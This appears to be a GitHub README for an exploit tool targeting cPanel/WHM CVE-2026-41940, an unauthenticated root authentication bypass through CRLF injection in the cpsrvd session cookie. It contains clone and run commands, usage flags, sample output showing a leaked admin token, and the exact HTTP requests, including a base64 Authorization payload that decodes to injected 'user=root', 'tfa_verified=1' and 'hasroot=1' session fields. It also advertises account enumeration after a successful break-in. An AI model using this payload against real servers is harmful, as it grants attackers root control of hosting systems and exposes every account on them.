 cerberusmrxi/cpanel-whm-cve-2026-41940-auth-bypass-exploit
Critical authentication bypass exploit for cPanel/WHM CVE-2026-41940. Leverages CRLF injection in cpsrvd daemon to gain root WHM access without credentials. Includes version detection, verbose logging, proxy support, JSON reporting, and post-exploitation account enumeration. For authorized security testing only.




Critical Authentication Bypass via CRLF Injection in cPanel/WHM cpsrvd Daemon
CVE-2026-41940 is a critical authentication bypass vulnerability in cPanel & WHM that allows unauthenticated remote attackers to gain root-level administrative access to the server. The vulnerability exists in the
cpsrvddaemon's session handling, specifically withinCpanel/Session.pm, where improper neutralization of line delimiters (CRLF) in thewhostmgrsessioncookie andAuthorizationheaders enables session parameter injection.
| CVSS Score | Exploit Type | Impact | Attack Vector |
|---|---|---|---|
| 9.8 | Authentication Bypass | Root Access | Network |
This exploit tool provides the following key features:
🔓 Authentication Bypass - Gain root WHM access without credentials
🛡️ Multiple Bypass Techniques - Automatically tries different verification methods
🌐 Proxy Support - Route traffic through HTTP/HTTPS proxies
📊 JSON Reporting - Generate detailed assessment reports
📝 Comprehensive Logging - Verbose debug mode with timestamps
🔍 Version Detection - Automatically detect and check vulnerable versions
👥 Account Enumeration - List all cPanel accounts post-exploitation
🎯 Multiple Endpoints - Attempts various API endpoints for verification
| Attribute | Value |
|---|---|
| CVE ID | CVE-2026-41940 |
| CVSS Score | 9.8 (Critical) |
| Vulnerability Type | Authentication Bypass via CRLF Injection |
| Affected Component | cpsrvd daemon (Cpanel/Session.pm) |
| Attack Vector | Network |
| Impact | Full Root Access |
| Exploitation | Unauthenticated Remote |
The vulnerability stems from two main issues:
CRLF Injection in Session Storage - The saveSession function fails to sanitize newline characters (\n) in the pass field before writing to the session file, allowing injection of arbitrary session parameters.
Conditional Encoding Bypass - When the session cookie lacks the ob part (the segment after the comma), the pass value is written unencoded (cleartext), enabling the injection of CRLF sequences.
| Release Track | Vulnerable Up To | Patched Version |
|---|---|---|
| 11.110.x | 11.110.0.96 | 11.110.0.97 |
| 11.118.x | 11.118.0.62 | 11.118.0.63 |
| 11.126.x | 11.126.0.53 | 11.126.0.54 |
| 11.132.x | 11.132.0.28 | 11.132.0.29 |
| 11.134.x | 11.134.0.19 | 11.134.0.20 |
| 11.136.x | 11.136.0.4 | 11.136.0.5 |
# Python 3.6 or higher required
python3 --version

# Install required packages
pip install -r requirements.txt
requests>=2.28.0
urllib3>=1.26.0
git clone https://github.com/CerberusMrXi/cPanel-WHM-CVE-2026-41940-auth-bypass-exploit.git
cd cPanel-WHM-CVE-2026-41940-auth-bypass-exploit
python3 exploit.py --target https://target.com:2087
# Verbose mode with debug output
python3 exploit.py --target https://target.com:2087 --verbose

# Through proxy
python3 exploit.py --target https://target.com:2087 --proxy http://127.0.0.1:8080

# Save report and list accounts
python3 exploit.py --target https://target.com:2087 --output report.json --list-accounts

# Custom timeout
python3 exploit.py --target https://target.com:2087 --timeout 30


=======================================================
 CVE-2026-41940 - cPanel/WHM Authentication Bypass
 Critical CRLF Injection in cpsrvd (CVSS: 9.8 )
 Exploit Version: 1.0
=======================================================
 Target      : https://target.com:2087
 Started     : 2026-07-26 22:23:18
=======================================================
2026-07-26 22:23:18 [INFO] Detecting cPanel/WHM version...
2026-07-26 22:23:19 [INFO] Version: 11.110.0.85 - Vulnerable
2026-07-26 22:23:19 [INFO] Attempting to mint pre-authentication session...
2026-07-26 22:23:20 [INFO] Pre-authentication session obtained successfully
2026-07-26 22:23:20 [INFO] Injecting CRLF payload via Authorization header...
2026-07-26 22:23:21 [INFO] Token leaked: /cpsess1234567890
2026-07-26 22:23:21 [INFO] Verifying root access with multiple bypass techniques...
2026-07-26 22:23:25 [INFO] Access verified with URL format: /cpsess-{token}

=======================================================
 EXPLOIT SUCCESSFUL
=======================================================
 Target              : https://target.com:2087
 Token               : /cpsess1234567890
 Admin URL           : https://target.com:2087/cpsess1234567890/
 Version             : 11.110.0.85
 Verification Method : url_format
 Completed           : 2026-07-26 22:23:25
=======================================================

[!] Access WHM with the token above
[!] Use the token in all subsequent requests
[!] Example: curl -k "https://target.com:2087/cpsess1234567890/json-api/version?api.version=1"
=======================================================
| Argument | Short | Required | Description |
|---|---|---|---|
--target | -t | ✅ | Target URL (e.g., https://target.com:2087 ) |
--verbose | -v | ❌ | Enable verbose/debug output |
--proxy | -p | ❌ | Proxy URL (e.g., http://127.0.0.1:8080 ) |
--output | -o | ❌ | Output file for JSON report |
--timeout | ❌ | Request timeout in seconds (default: 10) | |
--list-accounts | -l | ❌ | List cPanel accounts after successful exploit |
--version | ❌ | Show exploit version |
The exploit first obtains a pre-authentication session cookie by attempting a failed login:
POST /login/?login_only=1 HTTP/1.1
Host: target.com:2087
Content-Type: application/x-www-form-urlencoded

user=root&pass=wrong_pass
Response:
Set-Cookie: whostmgrsession=base64_encoded_data
The crafted Authorization header injects malicious session parameters:
GET / HTTP/1.1
Host: target.com:2087
Authorization: Basic cm9vdDp4DQpzdWNjZXNzZnVsX2ludGVybmFsX2F1dGhfd2l0aF90aW1lc3RhbXA9OTk5OTk5OTk5OQ0KdXNlcj1yb290DQp0ZmFfdmVyaWZpZWQ9MQ0KaGFzcm9vdD0x
Cookie: whostmgrsession=[SESSION_BASE]
Decoded Payload:
root:x
successful_internal_auth_with_timestamp=9999999999
user=root
tfa_verified=1
hasroot=1
The server responds with a redirect containing the administrative session token:
Location: /cpsess1234567890/
The exploit attempts multiple verification methods to confirm root access.
Once the exploit is successful, use the following commands with the obtained token:






